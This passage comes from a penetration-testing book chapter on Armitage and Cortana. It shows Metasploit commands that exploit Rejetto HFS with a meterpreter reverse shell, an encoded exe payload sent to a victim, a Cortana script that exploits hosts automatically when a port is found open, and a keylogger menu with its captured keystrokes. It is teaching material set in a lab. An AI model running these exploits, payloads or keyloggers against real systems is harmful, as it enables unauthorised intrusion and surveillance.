After the **Attack** menu becomes available to a host, we are all set to exploit the target. Let's target the **HttpFileServer 2.3** with **Rejetto HTTPFileServer Remote Command Execution** exploit from the **Attack** menu. Clicking on the **Exploit** option will present a new pop-up that displays all the required options as follows:




After setting all the options, click on **Launch** to run the exploit module against the target. We will be able to see exploitation being carried out on the target in the third pane of the interface after we launch the **exploit** module, as shown in the following screenshot:

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set TARGET 0
TARGET => 0
msf exploit(rejetto_hfs_exec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(rejetto_hfs_exec) > set LHOST 192.168.10.104
LHOST => 192.168.10.104
msf exploit(rejetto_hfs_exec) > set LPORT 21427
LPORT => 21427
msf exploit(rejetto_hfs_exec) > set RPORT 8081
RPORT => 8081
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.10.109
RHOST => 192.168.10.109
msf exploit(rejetto_hfs_exec) > set TARGETURI /
TARGETURI => /
msf exploit(rejetto_hfs_exec) > set SRVPORT 8080
SRVPORT => 8080
msf exploit(rejetto_hfs_exec) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf exploit(rejetto_hfs_exec) > set HTTPDELAY 10
HTTPDELAY => 10
msf exploit(rejetto_hfs_exec) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.10.104:21427
[*] Using URL: http://0.0.0.0:8080/Fegelp
[*] Local IP: http://192.168.10.104:8080/Fegelp
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.109  rejectto_hfs_exec - 192.168.10.109:8081 - Payload request received: /Fegelp
[*] Sending stage (957487 bytes) to 192.168.10.109
[*] Meterpreter session 1 opened (192.168.10.104:21427 -> 192.168.10.109:49281) at 2016-07-12 22:57:07 +0530
[!] Tried to delete %TEMP%\caiqDMq.vbs, unknown result
[*] Server stopped.
```

We can see meterpreter launching, which denotes the successful exploitation of the target. In addition, the icon of the target host changes to the possessed system icon with red lightning.


Post-exploitation with Armitage

Armitage makes post-exploitation as easy as clicking on a button. In order to execute post-exploitation modules, right-click on the exploited host and choose **Meterpreter** as follows:




Choosing **Meterpreter** will present all the post-exploitation modules in sections. If we want to elevate privileges or gain system-level access, we will navigate to the **Access** sub-menu and click on the appropriate button depending upon our requirements.

The **Interact** submenu will provide options for getting a command prompt, another meterpreter, and so on. The **Explore** submenu will provide options such as **Browse Files**, **Show Processes**, **Log Keystrokes**, **Screenshot**, **Webcam Shot**, and **Post Modules**, which are used to launch other post-exploitation modules that are not present in this sub-menu. This is shown in the following screenshot:



Let's run a simple post-exploitation module by clicking on **Browse Files**, as shown in the following screenshot:



We can easily upload, download, and view any files we want on the target system by clicking on the appropriate button. This is the beauty of Armitage, it keeps commands far away and presents everything in a graphical format.


This concludes our remote-exploitation attack with Armitage. Let's extend our approach towards client-based exploitation with Armitage.

Attacking on the client side with Armitage


Client-side attacks require the victim to make a move, as we have seen many times in the past few chapters. We will attack the second host in the network, which is running on a Windows 10 system. In this attack, we will create a simple payload, send it to the victim, and wait for the victim to open our payload file by setting up a listener for the incoming connection. We are familiar with this attack as we have conducted this attack so many times before in the previous chapters by using Metasploit, SET, and so on. In the following section, we will see what the difference is when we create a payload using the GUI rather than using the command line.

So, let's see how we can create a payload and a listener by performing the following steps:


1. Search for a payload or browse the hierarchy to find the payload that we want to use. In the context of our current scenario, we will use the meterpreter **reverse_tcp** payload as follows:



2. In order to use the selected payload, double-click on the payload. However, double-clicking on the selected payload will display a pop-up, which shows all the settings that a particular payload requires, as shown in the following screenshot:



3. Fill in all the options, such as **LPORT**, and then choose the **Output** format as required. We have a Windows host as a victim here, so we will select **exe** as the **Output** format; this denotes an executable file. After setting all the required options, click on **Launch** to create the payload. However, this will launch another pop-up, as shown in the following screenshot:



4. In this step, Armitage will ask us to save the generated payload. We will type in the desired filename and save the file. Next, we need to set up a listener that will handle all the communication made from the target host after the exploitation and allow us to interact with the host
5. In order to create a listener for our payload, we need to navigate to the **Armitage** tab and choose **Listeners** and select **Reverse**. This will generate a pop up that asks for the **Port** number and **Type** of the listener, as shown in the following screenshot:




6. Enter the port number as **8888**, set the **Type** as **meterpreter**, and then click on **Start Listener**
7. Now, send the file to the victim. As soon as the victim executes the file, we will get access to the system, as shown in the following screen:


The screenshot shows the Armitage interface. On the left is a sidebar with categories: auxiliary, exploit, payload, and post. The main pane displays three Windows desktop icons with IP addresses below them: 192.168.10.105, 192.168.10.110, and 192.168.10.109. The icon for 192.168.10.109 is highlighted with a red border and a dashed green rectangle around its monitor. Below the icons, the host names are listed: DESKTOP-PESQ21S\Apex @ DESKTOP-PESQ21S and WIN-SWIKKOTKSHX\mm @ WIN-SWIKKOTKSHX. At the bottom, a terminal window titled "Console X windows/meterpreter_reverse_tcp X" shows the following msfconsole session:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.104
LHOST => 192.168.10.104
msf exploit(handler) > set LPORT 8888
LPORT => 8888
msf exploit(handler) > set Iterations 3
Iterations => 3
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.10.104:8888
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.10.104:8888 -> 192.168.10.105:13589) at 2016-07-12 23:23:02 +0530
```

We can now perform all the post-exploitation tasks at the target host by following exactly the same steps as we did in the previous section. Let's see what files are available on the target host by selecting the **Meterpreter** sub-menu and choosing **Browse Files** from the **Explore** sub-menu, as shown in the following screenshot:



Additionally, let's see which processes are running on the target host by selecting the **Meterpreter** submenu and choosing **Show Processes** from the **Explore** submenu. The following screenshot shows the processes running on the target host:



This concludes our discussion on client-side exploitation. Let's now get our hands dirty and start scripting Armitage with Cortana scripts.

Scripting Armitage

Cortana is a scripting language that is used to create attack vectors in Armitage. Penetration testers use Cortana for red teaming and virtually cloning attack vectors so that they act like bots. However, a red team is an independent group that challenges an organization to improve its effectiveness and security.

Cortana uses Metasploit's remote procedure client by making use of a scripting language. It provides flexibility in controlling Metasploit's operations and managing the database automatically.

In addition, Cortana scripts automate the responses of the penetration tester when a particular event occurs. Suppose we are performing a penetration test on a network of 100 systems where 29 systems run on Windows Server 2012 and others run on the Linux operating system, and we need a mechanism that will automatically exploit every Windows Server 2012 system, which is running HttpFileServer httpd 2.3 on port 8081 with the Rejetto HTTPFileServer Remote Command Execution exploit.

We can easily develop a simple script that will automate this entire task and save us a great deal of time. A script to automate this task will exploit each system as soon as they appear on the network with the `rejetto_hfs_exec` exploit, and it will perform predestinated post-exploitation functions on them too.

The fundamentals of Cortana

Scripting a basic attack with Cortana will help us understand Cortana with a much wider approach. So, let's see an example script that automates the exploitation on port 8081 for a Windows operating system:

```
on service_add_8081 {
    println("Hacking a Host running $1 (" . host_os($1) . ")");
    if (host_os($1) eq "Windows 7") {
        exploit("windows/http/rejetto_hfs_exec", $1, %(RPORT =>
"8081"));
    }
}
```

The preceding script will execute when Nmap or MSF scan finds port 8081 open. The script will check if the target is running on a Windows 7 system upon which Cortana will automatically attack the host with the `rejetto_hfs_exec` exploit on port 8081.


In the preceding script, `$1` specifies the IP address of the host. `print_ln` prints out the strings and variables. `host_os` is a function in Cortana that returns the operating system of the host. The `exploit` function launches an exploit module at the address specified by the `$1` parameter, and the `%` signifies options that can be set for an exploit in case a service is running on a different port or requires additional details. `service_add_8081` specifies an event that is to be triggered when port 8081 is found open on a particular client.

Let's save the preceding script and load this script into Armitage by navigating to the **Armitage** tab and clicking on **Scripts**:




In order to run the script against a target, perform the following steps:

1. Click on the **Load** button to load a Cortana script into Armitage:



2. Select the script and click on **Open**. The action will load the script into Armitage forever:



3. Move onto the Cortana console and type the `help` command to list the various options that Cortana can make use of while dealing with scripts
4. Next, to see the various operations that are performed when a Cortana script runs; we will use the `logon` command followed by the name of the script. The `logon` command will provide logging features to a script and will log every operation performed by the script, as shown in the following screenshot:

```
cortana> help
Commands
-----
askoff
askon
help
load
logoff
logon
ls
proff
profile
pron
reload
troff
tron
unload

cortana> logon 8081.cna
[+] Logging '8081.cna'

cortana> |
```

The screenshot shows a terminal window titled 'Cortana X'. It displays the output of the 'help' command, which lists various commands like askoff, askon, help, load, logoff, logon, ls, proff, profile, pron, reload, troff, tron, and unload. Below this, the user types 'logon 8081.cna' and sees '[+] Logging '8081.cna''. At the bottom of the window, there is a prompt 'cortana>' followed by a vertical bar.

5. Let's now perform an intense scan of the target by browsing to the Hosts tab and selecting Intense Scan from the Nmap sub-menu.

6. As we can clearly see, we found a host with port 8081 open. Let's move back onto our Cortana console and see whether or not some activity has occurred:

```
Armitage View Hosts Attacks Workspaces Help
▶ auxiliary
▶ exploit
▶ payload
▶ post

192.168.10.109
TKSHX\mm @ WIN-SWIKKOTKSHX

Console X Scripts X Cortana X nmap X nmap X nmap X nmap X
cortana> logon 8081.cna
[+] Logging '8081.cna'
Hacking a Host running 192.168.10.109 (Windows 7)
[22:29:42] metasploit module.compatible_payloads('windows/http/rejetto_hfs_exec') at internal.sl:505
[22:29:42] metasploit module.execute('exploit', 'windows/http/rejetto_hfs_exec', %(LHOST => '192.168.10.104', RPORT => '8081', LPORT => 30764, RHOST => '192.168.10.109', PAYLOAD => 'windows/meterpreter/bind_tcp', TARGET => '0')) at internal.sl:499
cortana>
```

7. Bang! Cortana has already taken over the host by launching the exploit automatically on the target host

As we can clearly see, Cortana made penetration testing very easy for us by performing the operations automatically. In the next few sections, we will see how we can automate post-exploitation and handle further operations of Metasploit with Cortana.

Controlling Metasploit

Cortana controls Metasploit functions very well. We can send any command to Metasploit using Cortana. Let's see an example script to help us to understand more about controlling Metasploit functions from Cortana:

```
cmd_async("hosts");
cmd_async("services");
on console_hosts {
```

```
println("Hosts in the Database");
println(" $3 ");
}
on console_services {
println("Services in the Database");
println(" $3 ");
}
```

In the preceding script, the `cmd_async` command sends the `hosts` and `services` command to Metasploit and ensures that it is executed. In addition, the `console_*` functions are used to print the output of the command sent by `cmd_async`. Metasploit will execute these commands; however, for printing the output, we need to define the `console_*` function. In addition, `$3` is the argument that holds the output of the commands executed by Metasploit.

As soon as we load the `ready.cna` script, let's open the Cortana console to view the output:

```
Hosts in the Database
Hosts
=====
address      mac          name        os_name   os_flavor  os_sp    purpose  info   comments
-----  -----
192.168.10.109 08:00:27:84:55:8c WIN-SWIKKOTKSHX Windows 7                      client

Services in the Database
Services
=====
host      port  proto  name        state  info
-----  -----
192.168.10.109  80    tcp    http       open   Microsoft IIS httpd 7.0
192.168.10.109  135   tcp    msrpc      open   Microsoft Windows RPC
192.168.10.109  139   tcp    netbios-ssn  open   Microsoft Windows 98 netbios-ssn
192.168.10.109  445   tcp    microsoft-ds  open   primary domain: WORKGROUP
192.168.10.109  3389  tcp    ssl/ms-wbt-server  open
192.168.10.109  8081  tcp    http       open   HttpFileServer httpd 2.3
192.168.10.109  49152  tcp    unknown    open
192.168.10.109  49153  tcp    unknown    open
192.168.10.109  49154  tcp    unknown    open
192.168.10.109  49155  tcp    unknown    open
192.168.10.109  49156  tcp    unknown    open
192.168.10.109  49157  tcp    unknown    open

cortana> |
```

Clearly, the output of the commands is shown in the preceding screenshot, which concludes our current discussion. However, more information on Cortana scripts and controlling Metasploit through Armitage can be gained at

http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf.

Post-exploitation with Cortana

Post-exploitation with Cortana is also simple. Cortana's built-in functions can make post-exploitation easy to tackle. Let's understand this with the help of the following example script:

```
on heartbeat_15s {
    local('$sid');
    foreach $sid (session_ids()) {
        if (-iswinmeterpreter $sid && -isready $sid) {
            m_cmd($sid, "getuid");
            m_cmd($sid, "getpid");
            on meterpreter_getuid {
                println(" $3 ");
            }
            on meterpreter_getpid {
                println(" $3 ");
            }
        }
    }
}
```

In the preceding script, we used a function named `heartbeat_15s`. This function repeats its execution every 15 seconds. Hence, it is called a **heart beat** function.

The `local` function will denote that `$sid` is local to the current function. The next `foreach` statement is a loop that hops over every open session. The `if` statement will check if the session type is a Windows meterpreter and if it is ready to interact and accept commands.

The `m_cmd` function sends the command to the meterpreter session with parameters such as `$sid`, which is the session ID, and the command to execute. Next, we define a function with `meterpreter_*`, where `*` denotes the command sent to the meterpreter session. This function will print the output of the `sent` command, as we did in the previous exercise for `console_hosts` and `console_services`.

Let's load this using CORTANA script and analyze the results shown in the following screenshot:

```
Server username: WIN-SWIKKOTKSHX\mm
Current pid: 740
Server username: WIN-SWIKKOTKSHX\mm
Server username: WIN-SWIKKOTKSHX\mm
Current pid: 740
Current pid: 740
Server username: WIN-SWIKKOTKSHX\mm
Server username: WIN-SWIKKOTKSHX\mm
Server username: WIN-SWIKKOTKSHX\mm
Current pid: 740
Current pid: 740
Current pid: 740
```

As soon as we load the script, it will display the user ID and the current process ID of the target after every 15 seconds, as shown in the previous screenshot.



For further information on post-exploitation, scripts, and functions in Cortana, refer to http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf.

Building a custom menu in Cortana


Cortana also delivers an exceptional output when it comes to building custom pop-up menus that attach to a host after getting the meterpreter session, and other types of session as well. Let's build a custom key logger menu with Cortana and understand its workings by analyzing the following script:

```
popup meterpreter_bottom {
    menu "&My Key Logger" {
        item "&Start Key Logger" {
            m_cmd($1, "keyscan_start");
        }
        item "&Stop Key Logger" {
            m_cmd($1, "keyscan_stop");
        }
        item "&Show Keylogs" {
            m_cmd($1, "keyscan_dump");
        }
        on meterpreter_keyscan_start {
            println(" $3 ");
        }
        on meterpreter_keyscan_stop {
            println(" $3 ");
        }
        on meterpreter_keyscan_dump {
            println(" $3 ");
        }
    }
}
```


The preceding example shows the creation of a popup in the **Meterpreter** sub-menu. However, this popup will only be available if we are able to exploit the target host and get a meterpreter shell successfully.

The `popup` keyword will denote the creation of a popup. The `meterpreter_bottom` function will denote that Armitage will display this menu at the bottom, whenever a user right-clicks on an exploited host and chooses the `Meterpreter` option. The `item` keyword specifies various items in the menu. The `m_cmd` command is the command that will actually send the meterpreter commands to Metasploit with their respective session IDs.

Therefore, in the preceding script, we have three items: **Start Key Logger**, **Stop Key Logger**, and **Show Keylogs**. They are used to start keylogging, stop keylogging, and display the data that is present in the logs, respectively. We have also declared three functions that will handle the output of the commands sent to the meterpreter. Let's now load this script into Cortana, exploit the host, and right-click on the compromised host, which will present us with the following menu:



We can see that whenever we right-click on an exploited host and browse to the **Meterpreter** menu, we will see a new menu named **My Key Logger** listed at the bottom of all the menus. This menu will contain all the items that we declared in the script. Whenever we select an option from this menu, the corresponding command runs and displays its output on the Cortana console. Let's select the first option, **Start Key Logger**. Wait for few seconds for the target to type something and click on the third option, **Show Keylogs**, from the menu, as shown in the following screenshot:



After we click on the **Show Keylogs** option, we will see the characters typed by the person working on the compromised host in the Cortana console, as shown in the following screenshot:

```
cortana> load /root/Desktop/cortana/keylog.cna
[+] Load /root/Desktop/cortana/keylog.cna
Starting the keystroke sniffer...
Starting the keystroke sniffer...
Starting the keystroke sniffer...
Dumping captured keystrokes...
Dumping captured keystrokes...
Dumping captured keystrokes...
Dumping captured keystrokes...
<LWin> r <Return> Hi <Back> , this system is compromised by armitage and Metasploit
<LWin> r <Return> Hi <Back> , this system is compromised by armitage and Metasploit
<LWin> r <Return> Hi <Back> , this system is compromised by armitage and Metasploit
<LWin> r <Return> Hi <Back> , this system is compromised by armitage and Metasploit
```

Working with interfaces

